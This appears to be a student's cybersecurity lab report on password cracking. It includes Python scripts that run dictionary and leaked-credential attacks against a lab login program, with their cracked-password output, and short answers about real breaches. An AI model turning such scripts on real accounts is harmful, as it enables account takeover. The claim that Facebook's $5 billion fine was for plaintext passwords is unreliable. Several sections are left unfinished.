Lab 1: Passwords and Hashing

Benny Chen — Lars-Erik Laskey

September 10, 2022

1 Question 1

Background:

As a Connecticut law-enforcement cybersec researcher, you are asked to help find the password to the account of Adam Lanza, a dangerous criminal, in the darknet server of Adam's gang. Adam's username is simply his first name, Adam.Since Adam didn't study cybersecurity and is known for cruelty rather than intelligence, you decide he is likely to use one of these very common passwords.

Task:

Given a list of most common passwords and a name, Adam, create a script to find out what password he used.

Break1.py:

```
import time
import os

if __name__ in '__main__':
start_time = time.time()
print("Start time: 0.0")
common_passwords=[i.strip() for i in open('MostCommonPWs.txt')]

for i in common_passwords:
    res = os.system('python3 ./Login.pyc'+ ' Adam ' + i + " >/dev/null 2>&1")
    if res == 0:
        print('Adam',i, "--- %s seconds ---" % (time.time() - start_time))
```

Output:

```
cse@cse3140-HVM-domU:~/Lab1/Q1$ python3 Break1.py
Start time: 0.0
Adam iloveyou --- 0.13785004615783691 seconds ---
```

2 Question 2

Task:

Given a list of most common passwords and a list of names, create a script to find out what passwords they used.

Break2.py:

```
import time
import os

if __name__ in '__main__':
    start_time = time.time()
    common_passwords=[i.strip() for i in open('/home/cse/Lab1/MostCommonPWs.txt')]
    gang_names=[i.strip() for i in open('/home/cse/Lab1/gang.txt')]

    for name in gang_names:
        for i in common_passwords:
            res = os.system('python3 ./Login.pyc'+ ' ' + name + ' ' + i + " >/dev/null 2>&1")
            if res == 0:
                print(name, i, "--- %s seconds ---" % (time.time() - start_time))
                break
        if res != 0:
            print(name,' ?')
```

Output:

```
cse@cse3140-HVM-domU:~/Lab1/Q2$ python3 Break2.py
Start Time: 0.0 Seconds
Adam ?
Al ?
Charles 12345 --- 0.40025973320007324 seconds ---
Ted ?
Tom ?
Bonnie ?
Clyde ?
Kevin ?
Andrew ?
Jack ?
Richard ?
Donald ?
Kim ?
Vlad ?
Benedict ?
Billy ?
Anne ?
John ?
```

3 Question 3

Task:

Given a larger list of most common passwords (of 100k passwords) and a list of names, create a script to find out what passwords they used.

Break3.py:

TODO

Output:

TODO

4 Question 4

Task:

Given a list of leaked passwords from a site and a list of names, create a script to find out what passwords they used.

Break4.py:

```
1   import time
2   import os
3
4   if __name__ in '__main__':
5       start_time = time.time()
6       leaked_passwords=[(i.strip()) for i in open('/home/cse/Lab1
    /Q4/PwnedPWfile')]
7       gang_names=[i.strip() for i in open('/home/cse/Lab1/gang.
    txt')]
8       leaked_passwords = dict(i.split(',') for i in
    leaked_passwords)
9
10      for name in gang_names:
11          if name in leaked_passwords:
12              if os.system('python3 ./Login.pyc ' + name + ' ' +
    leaked_passwords[name] + " >/dev/null 2>&1") == 0:
13                  print(name, leaked_passwords[name], "--- %s
    seconds ---" % (time.time() - start_time))
```

Output:

```
[cse@cse3140-HVM-domU:~/Lab1/Q4$ python3 Break4.py
Adam wnglKoJP --- 0.0021402835845947266 seconds ---
Jack yWPAGqEj --- 0.002170562744140625 seconds ---
John TWOSLZGa --- 0.0021767616271972656 seconds ---
```

5 Question 5

Task:

TODO

Break5.py:

TODO

Output:

TODO

6 Question 6

Task:

TODO

Break6.py:

TODO


Output:

TODO

7 Question 7

Task:

Check if one of your own personal accounts has any exposed passwords using haveibeenpwned.com



8 Question 8


Task:

Find 2 incidents of web services that have been compromised before. One by just storing un-hashed passwords in plain text and one hashed but not salted.

Incident 1:

One of the biggest incidents of a service that stored passwords in plain text was actaully with one of the biggest social media sites, Facebook. In early 2019, a routine secuity review found that Facebook had stored passwords in plain unhashed text for years. This was a huge security breach as it meant that anyone with access to the database could easily access the passwords of millions

of users. According to Facebook, they could not find any evidence that anyone had accessed the passwords for malicious use, but it was still a huge security breach. The passwords were stored in plain text because Facebook had a legacy system that was not updated to store passwords in a more secure way. This incident was a huge security breach and Facebook was fined 5 billion for it.



link: https://www.theverge.com/2019/4/18/18485599/facebook-instagram-passwords-plain-text-millions-users

Incident 2:

Another incident was with the popular job search and career development site, LinkedIn. In 2012, LinkedIn was hacked and 6.5 million passwords were stolen. The passwords were stored and hashed using the SHA-1 algorithm, but were not salted. This means that the passwords were hashed using a one-way function, but the same password would always hash to the same value. This made it easy for attackers to crack the passwords.

9 Question 9

Task:

Give an example of a website that does not support or offer 2FA.

Example:

Even though 2FA is not a perfect solution, it is still a good way to protect your account. There are many websites that now support 2FA and are moving

towards it, making it a standard. However, there are still many websites that do not support 2FA. A couple fields that are still not using 2FA are the utilities and entertainment fields. One example of a website that does not support 2FA is the popular video streaming service, Netflix. Netflix does not support 2FA and does not offer it as an option. This is a huge security risk as there is only one layer of protection for your account and if your password is compromised, your account is compromised. A example in the utilities field is Connecticut's Electric and Gas company, Eversource. Eversource does not offer 2FA which should be crucial for a company that handles sensitive information such as credit card numbers and social security numbers.